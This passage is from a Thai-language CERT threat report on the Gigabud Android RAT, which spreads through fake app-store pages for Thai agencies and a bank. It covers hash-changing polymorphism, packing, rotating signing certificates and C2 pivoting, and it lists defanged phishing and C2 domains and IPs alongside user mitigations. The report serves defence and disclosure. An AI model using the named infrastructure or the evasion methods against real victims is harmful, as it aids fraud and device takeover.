(**dol.ai[.]th**) เป็นจำนวน 6 ครั้งในระยะเวลาที่ต่างกันไม่นาน พบว่าไฟล์ที่ได้มีค่า hash (SHA256) ที่แตกต่างกัน รายละเอียดตาม ***ภาพที่ 6*** ซึ่งหากผู้ที่ทำหน้าที่ในการป้องกันเหตุภัยคุกคามทางไซเบอร์ใช้ค่า hash ในการตรวจจับและ/หรือป้องกันการโจมตีจาก Android RAT ของกลุ่มผู้โจมตีในครั้งนี้ จะส่งผลให้ไม่สามารถใช้ค่า hash ในการตรวจจับและ/หรือป้องกันการโจมตีได้อย่างมีประสิทธิภาพ



ภาพที่ 6 *แสดงค่า hash และรายละเอียดของไฟล์* ***smartlands.apk*** *ที่ดาวน์โหลดจากเว็บไซต์ปลอมของ กรมที่ดิน (dol.ai[.]th) ซึ่งกลุ่มผู้ไม่หวังดีใช้เทคนิค server-side polymorphism ในการโจมตีเหยื่อในประเทศไทย*

ต่อมาเมื่อ 22 พ.ค.66 ศูนย์ TTC-CERT ได้ทำการตรวจสอบเพิ่มเติมและยังคงตรวจพบ Android RAT ของกลุ่มผู้โจมตีในครั้งนี้ที่ใช้เทคนิค server-side polymorphism เพื่อหลบเลี่ยงการตรวจจับ รายละเอียดตาม **ภาพที่ 7** และ **ภาพที่ 8** ซึ่งแสดงให้เห็นว่าการนำเทคนิค server-side polymorphism มาใช้ร่วมกับรูปแบบในการโจมตีแบบอื่น ๆ มีประสิทธิภาพที่ส่งผลต่อความสำเร็จในการโจมตีมากขึ้น ตลอดจนเป็นสิ่งบ่งชี้ว่าเรากำลังจะเจอกลุ่มผู้โจมตีที่มีขีดความสามารถในการปรับตัวและพัฒนารูปแบบการโจมตีอย่างต่อเนื่อง

```
[redacted]@teletron:~/ksesuity.mb-th.cc$ ls -lh
total 138M
-rw-rw-r-- 1 [redacted] 18M May 22 16:28 'ksecurity(1).apk'
-rw-rw-r-- 1 [redacted] 18M May 22 16:35 'ksecurity(2).apk'
-rw-rw-r-- 1 [redacted] 18M May 22 16:39 'ksecurity(3).apk'
-rw-rw-r-- 1 [redacted] 18M May 22 16:48 'ksecurity(4).apk'
-rw-rw-r-- 1 [redacted] 18M May 22 16:55 'ksecurity(5).apk'
-rw-rw-r-- 1 [redacted] 18M May 22 17:06 'ksecurity(6).apk'
-rw-rw-r-- 1 [redacted] 18M May 22 18:01 'ksecurity(7).apk'
-rw-rw-r-- 1 [redacted] 18M May 22 16:25  ksecurity.apk
[redacted]@teletron:~/ksesuity.mb-th.cc$
[redacted]@teletron:~/ksesuity.mb-th.cc$ sha256sum *.apk
6d1fc8e63be169abf1b77408029135643408f9c99cef4d7e865a4a106df3a17d  ksecurity(1).apk
658761f7283076c63ed459ff5ca2ea921ad2d785cb61ccc2596c86e097124563  ksecurity(2).apk
23705e2cba182770a62070c255b20dad512e973b22d515e8af3ea0fbc40e5b23  ksecurity(3).apk
b8c326ed1decf0b0e49e31246dbad4d8b2ec61e04734d9a351bfd3b20a5dd3fd  ksecurity(4).apk
e9e66cea2b592ee7cde2eeb7ca4fa72b073d882dc6fdab72e07aa19b31d9d781  ksecurity(5).apk
369c2098364de43189a8a83ae941a092fd09b926c71736d533f129b9e3b9270f  ksecurity(6).apk
92f3da75750686fc0db215583fa9205f354849cfc0b9870a898770d4148c3e63  ksecurity(7).apk
de29640c779917e507270202d36bed07f7c0032111c0fc761e2fe6b6d491f5fd  ksecurity.apk
```

ภาพที่ 7 *แสดงค่า hash และรายละเอียดของไฟล์* ***ksecurity.apk*** *ที่ดาวน์โหลดจากเว็บไซต์ปลอมของ* ธนาคารกสิกรไทย จำกัด (มหาชน) (ksesuity.mb-th[.]cc) *ซึ่งกลุ่มผู้ไม่หวังดีใช้เทคนิค server-side polymorphism ในการโจมตีเหยื่อในประเทศไทย*


```
[redacted]@teletron:~/dlt.pro-th.cc$ ls -lh
total 117M
-rw-rw-r-- 1 [redacted] 20M May 22 13:45 'queue (1).apk'
-rw-rw-r-- 1 [redacted] 20M May 22 14:03 'queue (2).apk'
-rw-rw-r-- 1 [redacted] 20M May 22 14:22 'queue (3).apk'
-rw-rw-r-- 1 [redacted] 20M May 22 14:34 'queue (4).apk'
-rw-rw-r-- 1 [redacted] 20M May 22 14:44 'queue (5).apk'
-rw-rw-r-- 1 [redacted] 20M May 22 15:02 'queue (6).apk'
[redacted]@teletron:~/dlt.pro-th.cc$
[redacted]@teletron:~/dlt.pro-th.cc$ sha256sum *.apk
93f428daeaf44e064b6deb4c87f69f04aa98781c8bd898930e840e8eda0ec67d  queue (1).apk
a9e8a9c9016d64a8125a1678ea4342054f72f93b56caed9887bd00a127930bbd  queue (2).apk
18fc16dcda6ac674ef0ddbdcce1c147c831cbf0713782aa1b3f53047da9f16ea  queue (3).apk
f525bd204ff7040106be4c1f68d0c3630d94edfc729d18a0a542bb48e0bbf0fc  queue (4).apk
de0290f9d5c21f97022dc7afa4d0cec552c415b9c3d2ffca4de9bb401ae5642b  queue (5).apk
e42558cbc75efda587a7a39bd80db74a5dedd4d7b8634e18f3f294e894fbb583  queue (6).apk
```

ภาพที่ 8 *แสดงค่า hash และรายละเอียดของไฟล์* ***queue.apk*** *ที่ดาวน์โหลดจากเว็บไซต์ปลอมของ* กรมการขนส่งทางบก (dlt.pro-th[.]cc) *ซึ่งกลุ่มผู้ไม่หวังดีใช้เทคนิค server-side polymorphism ในการโจมตีเหยื่อในประเทศไทย*

มีการนำเทคนิค software packing (T1027.002) มาใช้กับ Android RAT เพื่อทำให้ยากต่อการวิเคราะห์


"Software packing[3]" หรือ "malware packing" เป็นกระบวนการที่ใช้สำหรับการป้องกันมัลแวร์จากการถูกตรวจจับและ/หรือการป้องกันมัลแวร์จากการถูกวิเคราะห์โดยนักวิเคราะห์มัลแวร์ ซึ่งเป็นหนึ่งในวิธีการที่นิยมใช้ในกลุ่มผู้พัฒนามัลแวร์ ทั้งนี้ ในทางปฏิบัติโดยทั่วไปของการแพ็กมัลแวร์คือการเข้ารหัสหรือบีบอัดมัลแวร์เพื่อทำให้มัลแวร์อยู่ในรูปแบบที่ไม่สามารถตรวจจับหรือวิเคราะห์ได้ง่าย โดยมัลแวร์ที่ถูกแพ็กมักมีการใช้เทคนิค code obfuscation เพื่อซ่อนโค้ดหรือลักษณะการทำงานของมัลแวร์เอาไว้ นอกจากนี้ยังมีการใช้เทคนิค code polymorphism เพื่อทำให้โค้ดมัลแวร์เปลี่ยนแปลงไปเรื่อย ๆ เมื่อมีการคัดลอกหรือทำซ้ำ ทั้งนี้ การแพ็กมัลแวร์ทำขึ้นมาเพื่อหลีกเลี่ยงการตรวจจับและวิเคราะห์จากโปรแกรมป้องกันมัลแวร์ ตลอดจนเพื่อให้เป็นอุปสรรคต่อนักวิเคราะห์มัลแวร์ในการวิเคราะห์มัลแวร์

ตั้งแต่ต้นเดือน พ.ค.66 ศูนย์ TTC-CERT สังเกตพบว่ากลุ่มผู้ไม่หวังดีเริ่มมีการนำเทคนิค software packing มาใช้กับ Android RAT ที่ใช้ในการโจมตีคนไทยเพื่อให้ยากต่อการนำ Android RAT ของกลุ่มผู้ไม่หวังดีนี้มาวิเคราะห์ ซึ่งจากตัวอย่าง Android RAT ที่ผู้ไม่หวังดีใช้ในการโจมตี รายละเอียดตาม **ภาพที่ 9**, **ภาพที่ 10**, และ **ภาพที่ 11** จะพบว่าหากใช้ซอฟต์แวร์ประเภท decompiler เช่น JADX-GUI มาทำการ decompile ไฟล์ Android RAT (.apk) เพื่อวิเคราะห์การทำงาน จะพบว่าซอฟต์แวร์ JADX-GUI จะไม่สามารถอ่านไฟล์ AndroidManifest.xml ได้และจะแสดงค่า “Error decode manifest” นอกจากนี้ หากพยายามอ่านซอร์สโค้ดของตัวอย่าง Android RAT จะพบว่าบางส่วนไม่สามารถอ่านเพื่อวิเคราะห์พฤติกรรมได้ โดยมีรายละเอียดตาม **ภาพที่ 12**, **ภาพที่ 13**, และ **ภาพที่ 14** ส่งผลให้ศูนย์ TTC-CERT ยังไม่สามารถวิเคราะห์พฤติกรรมเบื้องต้นของ Android RAT เวอร์ชั่นใหม่ของผู้ไม่หวังดีด้วยวิธีนี้ได้




ภาพที่ 9 *แสดง “Error decode manifest” จากการพยายามเปิดไฟล์ AndroidManifest.xml ของ smartlands.apk*

[3] "Obfuscated Files or Information: Software Packing - MITRE ATT&CK®." 5 Feb. 2020, https://attack.mitre.org/techniques/T1027/002/. Accessed 25 May. 2023.



ภาพที่ 10 *แสดง "Error decode manifest" จากการพยายามเปิดไฟล์ AndroidManifest.xml ของ ksecurity.apk*



ภาพที่ 11 *แสดง "Error decode manifest" จากการพยายามเปิดไฟล์ AndroidManifest.xml ของ moc.apk*

ภาพที่ 12 *แสดงตัวอย่างของโค๊ดภายในไฟล์ smartlands.apk ซึ่งผ่านกระบวนการ code obfuscation ทำให้สามารถซ่อนโค๊ดหรือลักษณะการทำงานเอาไว้*

ภาพที่ 13 *แสดงตัวอย่างของโค๊ดภายในไฟล์ ksecurity.apk ซึ่งผ่านกระบวนการ code obfuscation ทำให้สามารถซ่อนโค๊ดหรือลักษณะการทำงานเอาไว้*

ภาพที่ 14 *แสดงตัวอย่างของโค๊ดภายในไฟล์ moc.apk ซึ่งผ่านกระบวนการ code obfuscation ทำให้สามารถซ่อนโค๊ดหรือลักษณะการทำงานเอาไว้*

มีการเปลี่ยนแปลง Code Signing Certificate ที่ใช้ในการ sign ไฟล์ Android RAT

ศูนย์ TTC-CERT พบว่าหลังจากที่มีการออกรายงาน[4]จากบริษัท Cyble Inc. ซึ่งมีการกล่าวถึงกรณีที่ Android RAT ของกลุ่มผู้ไม่หวังดีกลุ่มนี้มักจะมีการกำหนดค่า Certificate Subject เป็น "**CN:gigabud**" อยู่

[4] "Gigabud RAT: New Android RAT Masquerading as Government ...." 19 Jan. 2023, https://blog.cyble.com/2023/01/19/gigabud-rat-new-android-rat-masquerading-as-government-agencies/. Accessed 30 May. 2023.

เสมอ (Android RAT ตัวนี้จึงถูกตั้งชื่อว่า Gigabud RAT) กลุ่มผู้ไม่หวังดีจึงเริ่มทำการเปลี่ยน Code Signing Certificate ในการ sign ไฟล์ Android RAT บ่อยมากยิ่งขึ้น หรือในบางกรณีศูนย์ TTC-CERT พบว่ากลุ่มผู้ไม่หวังดีใช้ Code Signing Certificate 1 อัน ต่อการ sign Android RAT 1 ตัว ทำให้เกิดความยากลำบากต่อนักวิเคราะห์ภัยคุกคามทางไซเบอร์ในการจัดกลุ่มตัวอย่างและเชื่อมโยงแต่ละ Android RAT เข้าด้วยกัน โดยศูนย์ TTC-CERT คาดว่ากลุ่มผู้ไม่หวังดีกลุ่มนี้จะเลิกใช้พฤติกรรมเดิมคือการใช้ Code Signing Certificate 1 อัน ในการ sign ตัว Android RAT จำนวนมาก และจะเปลี่ยนไปใช้พฤติกรรมแบบใหม่คือ จะใช้ Code Signing Certificate กับ Android RAT ในการ sign แบบหนึ่งต่อหนึ่ง หรืออาจมีการเปลี่ยน Code Signing Certificate บ่อยขึ้นแต่อาจจะมีการใช้ข้อมูลการลงทะเบียน (registration information) แบบเดิมอยู่บ้าง ดังตัวอย่างที่ศูนย์ TTC-CERT ตรวจพบซึ่งมีรายละเอียดตามตารางต่อไปนี้

Sample SHA256	Certificate Thumbprint	Distinguished name (DN)	วันที่พบ Android RAT
a8faa362a1a3bd6ba1b48cbcd3d34543a8b92a6e68aa9aee6382c57a41b53da5	19e9383b3469e1fe51d95d9cc67ce09761314523	C:86, CN:adhahdhad, L:hjahdjajdnahbcbmmam, O:1euhdhahd7euq, ST:e1quehqhadjjd, OU:dafjur74ui1	8 ก.พ.66
d5e2cc1b4c7c0aa843267e0aa833c36f19bec5d1ebd1a3152da30a8265c99b1e	19e9383b3469e1fe51d95d9cc67ce09761314523	C:86, CN:adhahdhad, L:hjahdjajdnahbcbmmam, O:1euhdhahd7euq, ST:e1quehqhadjjd, OU:dafjur74ui1	11 มี.ค.66
e6fdaf725fd6c93ef2425e8702b15895e63b7b9289b57c5874d6fc31d0c83cc4	26b02d233509f4aecf56980032343456ceab722a	C:中国, CN:np, L:南京, O:np, ST:江苏, OU:np	22 พ.ค.66
644242e4fedf3ec10655bc6afceea9d3fd52ea6aa255dd946247dab012f20e80	26b02d233509f4aecf56980032343456ceab722a	C:中国, CN:np, L:南京, O:np, ST:江苏, OU:np	25 พ.ค.66
489dd2e0414ee0e93519e9134fb10c1d7b89fccd747014c78e22060ce08d4166	5b73f86a3762ef7ffffa23acb568ce09e6d9631e	C:ve, CN:dfsew, L:ew, O:we, ST:f, OU:f	7 พ.ค.66

Sample SHA256	Certificate Thumbprint	Distinguished name (DN)	วันที่พบ Android RAT
0e6f4e6e448a1e65ba1bddac98128ff687b2f8eee25da472ccd8fe0ca2386b1a	5b73f86a3762ef7ffffa23acb568ce09e6d9631e	C:ve, CN:dfsew, L:ew, O:we, ST:f, OU:f	23 เม.ย.66
d50c4a1b5e0dddbfa6f0179693661a99a1215befee907ee59a3e86ca8481abc6	623b8a384fab5ec71a16bddd2784997985e20a6	C:gr, CN:gshe, L:e, O:thetw, ST:qwrg, OU:ht	24 เม.ย.66
923955b5d8fb1ca6f3593f539c97fbb7f8a36e18f3a1b0bfe428e94d612a71a0	6527c6625cbca24941315d2847bec26ece0990eb	C:1, CN:1, L:1, O:1, ST:1, OU:1	4 พ.ค.66
c509fd2ccb9af2092ca02297959a250f53b2af904856f8ab5fa5d73450be4348	69bda472f541509c31e68fe0269141d3f983c415	CN:LK	3 ม.ค.66
05e10c7397c667e4b01f45e1b49d17402e7dca3d5d8aa6c76364d5ebd77d6fcc	69bda472f541509c31e68fe0269141d3f983c415	CN:LK	25 ม.ค.66
3e6fd223c1eedb27bb3cd13a46ec15899c99b421f160bfb18e2c5797ba91e46c	94b55bad6967c3ea662dad862e188ed397717e39	C:qw, CN:qw, L:qw, O:qw, ST:qw, OU:qw	5 เม.ย.66
f7c63e53910367ba8b5b3e094d2c96e8b004f9f82f54ee819154969ab2a79aef	94b55bad6967c3ea662dad862e188ed397717e39	C:qw, CN:qw, L:qw, O:qw, ST:qw, OU:qw	31 มี.ค.66
e6285519290519c9181dd32494709d37934e962ff9c1bf2bdf0ebdd3b6a16338	969194c67c225c18e51d8af81a1e5ded9f08650d	C:qa, CN:qa, L:qa, O:qa, ST:qa, OU:qa	28 มี.ค.66
04b404943f50db0e946d6a61d2fee6aa24f3ed6e9da6e829e9fda9e1fd084a28	96fb95221c8a9cb565d0abb35dc5b5f635da2933	C:eew, CN:sds, L:dfs, O:sdfs, ST:ds, OU:df	24 เม.ย.66

Sample SHA256	Certificate Thumbprint	Distinguished name (DN)	วันที่พบ Android RAT
494476c0a675615f92ea1e607f7388ace9db61dc0506bece255a1184f936e0d9	a864402a02f4447d2a4b6c456d55766f8c4e50d2	CN:123321	20 เม.ย.66
570d051b3bc3e982c90785b89678020651c4ef87c2ad6102957c95bb38e9b1f4	af5fda7f4e3d874c22cb90e9ef3856e1f175ffc7	C:qs, CN:qs, L:qs, O:qs, ST:qs, OU:qs	29 มี.ค.66
a4fde26b41373c099f20d261f8f01eeaec18b437f9d222cbf1053a473b3a3358	c1485d7c1056dd27ea18e002023b4bceea9acb21	CN:lu	30 มี.ค.66
e92d18fb9bddb7845b899e704160ce01b0e8db0fecba77aecd0e81aecac97728	c1485d7c1056dd27ea18e002023b4bceea9acb21	CN:lu	18 ก.พ.66
8ec8f2764a174be4a00012d653cde58cd9c1fe94970c332d4194f6931b7e1e6b	d15d7a56189eb8b5cd1e168a5b26b50604b8dccc	C:er, CN:er, L:er, O:er, ST:er, OU:er	31 มี.ค.66
baf5c8be96a65824bbd4e6db4768cffe7510ec4b2dea5c46a56230be237f7cc1	dc0fe8a655cbb5f2f2818b6d7d8ab6c975a2e968	CN:gigabud	31 มี.ค.66
01b3923191c8014bfebe7ccad809e5e785f97338ca236cf89697ef6f0ea7a64b	dc0fe8a655cbb5f2f2818b6d7d8ab6c975a2e968	CN:gigabud	13 ม.ค.66
16bb93881df5c4615c6be692ea53d393b88881a0492e3f22a580ebb10c3c2e31	f506e5bc949f8b7393e36264c8e1253e5e7332f0	C:qq, CN:qq, L:qq, O:qq, ST:qq, OU:qq	8 เม.ย.66

วิเคราะห์ Infrastructure ของ C2 เพิ่มเติม

อย่างไรก็ตาม เมื่อ 22 พ.ค.66 ศูนย์ TTC-CERT พบตัวอย่างของ Android RAT ของกลุ่มผู้ไม่หวังดี ที่ใช้ในการโจมตีเหยื่อด้วยการทำหน้าเว็บไซต์ปลอม (**hxxps://dlt.pro-th[.]cc**) ที่ทำให้ดูเหมือน Google Play Store สำหรับการติดตั้งแอปพลิเคชัน “DLT Smart Queue” เพื่อหลอกให้เหยื่อดาวน์โหลดและติดตั้ง Android RAT รายละเอียดตาม**ภาพที่ 3** ซึ่งในครั้งนี้ ศูนย์ TTC-CERT คาดว่าผู้ไม่หวังดีลืมใช้เทคนิค software packing กับ Android RAT ที่ใช้ในการโจมตี ส่งผลให้ศูนย์ TTC-CERT สามารถวิเคราะห์และตรวจสอบ command and server (C2 server) ของ Android RAT ที่ใช้ในการโจมตีในครั้งนี้คือ **algapi1[.]cc** ซึ่งโดเมนที่ใช้ในการทำ C2 server มีรายละเอียดดังนี้

- จดทะเบียนโดเมนโดยใช้ domain name registrar ชื่อ Gname.com Pte. Ltd. เมื่อ 9 ก.พ.66
- resolved ไปที่ IP 52.221.67[.]94 (AS 16509) เป็น IP address ของบริการ IaaS (infrastructure as a service) จาก Amazon Data Services ในประเทศสิงคโปร์
- เมื่อพยายามเข้าถึงเข้าถึง IP 52.221.67[.]94 ด้วย Browser เครื่องแม่ข่ายปลายทางมักจะตอบกลับด้วยหน้า "**Not Found**" **ปลอม** ซึ่งหากตรวจสอบที่ HTTP response status จะพบว่ามี HTTP response status code เป็น "200" แต่เนื้อความที่แสดงใน HTTP body จะแสดงหน้าเว็บว่า "**Not Found**" รายละเอียดตาม **ภาพที่ 15**, **ภาพที่ 16** และ **ภาพที่ 17**

ภาพที่ 15 *แสดงรายละเอียด HTTP response status จาก IP 52.221.67[.]94*

ภาพที่ 16 *แสดงรายละเอียดเนื้อความที่แสดงใน HTTP body ผ่าน Browser จาก IP 52.221.67[.]94*

```
1  <html><head>
2  <meta http-equiv="content-type" content="text/html;
   charset=windows-1252"><title>404 Not Found</title></head>
3  <body>
4  <center><h1>404 Not Found</h1></center>
5  <hr><center>nginx</center>
6
7  </body></html>
```

ภาพที่ 17 *แสดงรายละเอียดในรูปแบบ HTML จาก IP 52.221.67[.]94*

การทำ pivot จาก C2 Server ของผู้ไม่หวังดีที่พบในการโจมตีในครั้งนี้ โดยใช้ค่า HTTP response body, ค่า HTTP title ที่มีเอกลักษณ์ ประกอบกับค่าอื่น ๆ ทำให้ศูนย์ TTC-CERT ตรวจพบ Infrastructure ที่คาดว่ามีความเกี่ยวข้องกับผู้ไม่หวังดีเพิ่มเติม ซึ่งศูนย์ TTC-CERT มีความมั่นใจในระดับปานกลาง (medium level of confidence) ของความเกี่ยวข้องระหว่าง Infrastructure ที่ตรวจพบเพิ่มเติมกับผู้ไม่หวังดี โดยมีรายละเอียดดังนี้

- 18.138.157[.]158 โดยมีความเกี่ยวข้องกับโดเมน dkladm[.]cc
- 54.151.132[.]18 โดยมีความเกี่ยวข้องกับโดเมน nnzv4[.]cc
- 18.139.17[.]7 โดยมีความเกี่ยวข้องกับโดเมน tatadm[.]cc
- 13.215.246[.]145 โดยมีความเกี่ยวข้องกับโดเมน kgap1[.]cc
- 18.139.101[.]101 โดยมีความเกี่ยวข้องกับโดเมน lyper[.]cc
- 3.0.230[.]174 โดยมีความเกี่ยวข้องกับโดเมน aekh3[.]cc
- 52.74.55[.]131 โดยมีความเกี่ยวข้องกับโดเมน aabc14[.]cc

มาตรการรับมือ

ศูนย์ TTC-CERT แนะนำให้ผู้ใช้งานโดยทั่วไปดำเนินการดังต่อไปนี้ เพื่อลดความเสี่ยงจากการถูกโจมตีจากกลุ่มผู้ไม่หวังดีที่ปรากฏในรายงานฉบับนี้

- ใช้รหัสผ่านที่มีความซับซ้อน รัดกุม ยากต่อการคาดเดา และเปิดใช้งาน (enable) การตรวจสอบสิทธิ์แบบสองปัจจัย (two-factor authentication) ระหว่างการเข้าสู่ระบบ กับทุกระบบที่รองรับ
- ตรวจสอบ privileges และ permissions ที่แอปพลิเคชันร้องขอก่อนให้สิทธิ์เข้าถึงอุปกรณ์โทรศัพท์เคลื่อนที่
- ดาวน์โหลดและติดตั้งซอฟต์แวร์จากแหล่งที่เชื่อถือได้และเป็น official เท่านั้น เช่น Google Play Store ตลอดจนตรวจสอบ URL ของ Official Google Play Store อย่างละเอียดว่ามี URL ขึ้นต้นด้วย https://play.google.com/ เท่านั้น
- เปิดใช้งาน biometric security features เช่น ลายนิ้วมือ (fingerprint) หรือรหัสผ่านเพื่อปลดล็อกอุปกรณ์โทรศัพท์เคลื่อนที่หากทำได้
- ระมัดระวังการเปิดลิงก์ใน SMS หรืออีเมลที่ส่งไปยังอุปกรณ์โทรศัพท์เคลื่อนที่
- ตรวจสอบเพื่อให้แน่ใจว่าได้ดำเนินการเปิดใช้งาน (enable) Google Play Protect บนอุปกรณ์โทรศัพท์เคลื่อนที่ที่ใช้ระบบปฏิบัติการแอนดรอยด์ (Android OS) แล้ว
- หากเป็นไปได้ควรเลือกใช้บริการธนาคารที่มีโมบายแอปพลิเคชัน (mobile application) ซึ่งรองรับเทคโนโลยี multi-factor authentication โดยใช้ physical security token
- กรณีตรวจพบการทำธุรกรรมที่ผิดปกติของบัญชีธนาคาร ศูนย์ TTC-CERT แนะนำให้ผู้ที่ได้รับผลกระทบจากกรณีนี้ให้รีบแจ้งธนาคารที่เกี่ยวข้องโดยเร็วที่สุด
- ธนาคาร สถาบันการเงินอื่น ๆ และองค์กร ควรให้ความรู้แก่ลูกค้าและพนักงานเกี่ยวกับการป้องกันตนเองจากการโจมตีจากมัลแวร์ผ่านอุปกรณ์โทรศัพท์เคลื่อนที่ SMS อีเมล หรือ voice phishing

วิธีตรวจสอบว่าอุปกรณ์โทรศัพท์เคลื่อนที่ถูกโจมตีหรือได้รับความเสียหายจากการถูกโจมตี

- ตรวจสอบปริมาณการใช้ข้อมูลการเข้าถึงอินเทอร์เน็ตของ Cellular (3G/4G/5G) หรือ Wi-Fi ของแอปพลิเคชันที่ติดตั้งในอุปกรณ์โทรศัพท์เคลื่อนที่เป็นประจำ
- ตรวจสอบการแจ้งเตือนจากซอฟต์แวร์ antivirus หรือการแจ้งเตือนจากระบบปฏิบัติการ (Android OS) และดำเนินการต่าง ๆ ที่จำเป็นเพื่อแก้ไขปัญหาจากการแจ้งเตือน
- หากตรวจสอบแล้วพบว่าอุปกรณ์โทรศัพท์เคลื่อนที่ถูกโจมตีจาก Android RAT ศูนย์ TTC-CERT แนะนำให้ดำเนินการดังนี้
    - ปิดการใช้งาน (disable) Cellular (3G/4G/5G) หรือ Wi-Fi และนำซิมการ์ดออก เนื่องจากในบางกรณี Android RAT อาจสามารถแอบเปิดใช้งานการเข้าถึงอินเตอร์เนตได้อีกครั้ง
    - ทำการรีเซ็ตอุปกรณ์โทรศัพท์เคลื่อนที่ให้กลับไปเป็นค่าเริ่มต้นจากโรงงาน (factory reset)

- ถอนการติดตั้งแอปพลิเคชันออก (uninstall) ในกรณีที่ไม่สามารถทำการรีเซ็ตเป็นค่าเริ่มต้นจากโรงงานได้
- ทำการสำรองข้อมูล (backup) ในอุปกรณ์โทรศัพท์เคลื่อนที่โดยยกเว้นการสำรองข้อมูลแอปพลิเคชัน และทำการรีเซ็ตอุปกรณ์โทรศัพท์เคลื่อนที่หลังจากทำการสำรองข้อมูลเป็นที่เรียบร้อยแล้ว

Event สำหรับ MISP

- ผู้ใช้งานที่มีระบบ MISP สามารถดาวน์โหลด MISP Event สำหรับหัวข้อในรายงานฉบับนี้ได้ที่ **TTC-CERT github repository** https://github.com/ttc-cert/TTC-CERT-MISP-Shared-Events/blob/main/25660703_misp-event_TTPs_Analysis_Report_Attack-Thai-Mobile-Android_OS.json

Indicators of compromise (IOCs)

- โดเมนที่ผู้ไม่หวังดีใช้ล่อเหยื่อให้เพิ่มช่องทางการแชทผ่านแอปพลิเคชัน Line
  - certral-line[.]cc
  - coji-line[.]cc
  - coj-line[.]cc
  - coj-th-line[.]cc
  - coj-th-line[.]cc
  - cs-line[.]cc
  - gm-line[.]cc
  - go-line[.]cc
  - hd-line[.]cc
  - kasikorn.go-line[.]cc
  - k-plus.v-line[.]cc
  - ksecrity.hd-line[.]cc
  - ksecrity.the-line[.]cc
  - ksecrity.xa-line[.]cc
  - ksecrnty.cs-line[.]cc
  - ksecurity.gm-line[.]cc
  - ksecurity.ta-line[.]cc
  - ksecurity.xv-line[.]cc
  - kseurity.vo-line[.]cc

- mea-ph-line[.]cc
- mea.yk-line[.]cc
- sso-line[.]cc
- sso-so-line[.]cc
- sso.thai-line[.]cc
- ta-line[.]cc
- thai-line[.]cc
- the-line[.]cc
- v-line[.]cc
- ve-line[.]cc
- xa-line[.]cc
- xv-line[.]cc
- yk-line[.]cc

- Phishing Domain
  - advice-th[.]cc
  - ai-th[.]cc
  - coj-thai[.]cc
  - dlt.pro-th[.]cc
  - dol.ai-th[.]cc
  - dol-hf[.]cc
  - dol-thgo[.]cc
  - ksecurity.ta-th[.]cc
  - ksesuity.mb-th[.]cc
  - mb-th[.]cc
  - mgcth[.]cc
  - moc.gov-tt[.]cc
  - moc.b-th[.]cc
  - ocpb-go-th[.]cc
  - pro-th[.]cc
  - shopee-se[.]cc
  - sso-co[.]cc
  - sso-ga[.]cc

- sso-go[.]cc
- sso-goth[.]cc
- ssogo-th[.]cc
- sso-tc[.]cc
- sso-th[.]cc
- sso-uo[.]cc
- sso-vode[.]cc
- sso-xy[.]cc
- ta-th[.]cc

- Command and Control Domain
  - adci9[.]cc
  - aecf5[.]cc
  - algapi1[.]cc
  - cqwwe8[.]cc
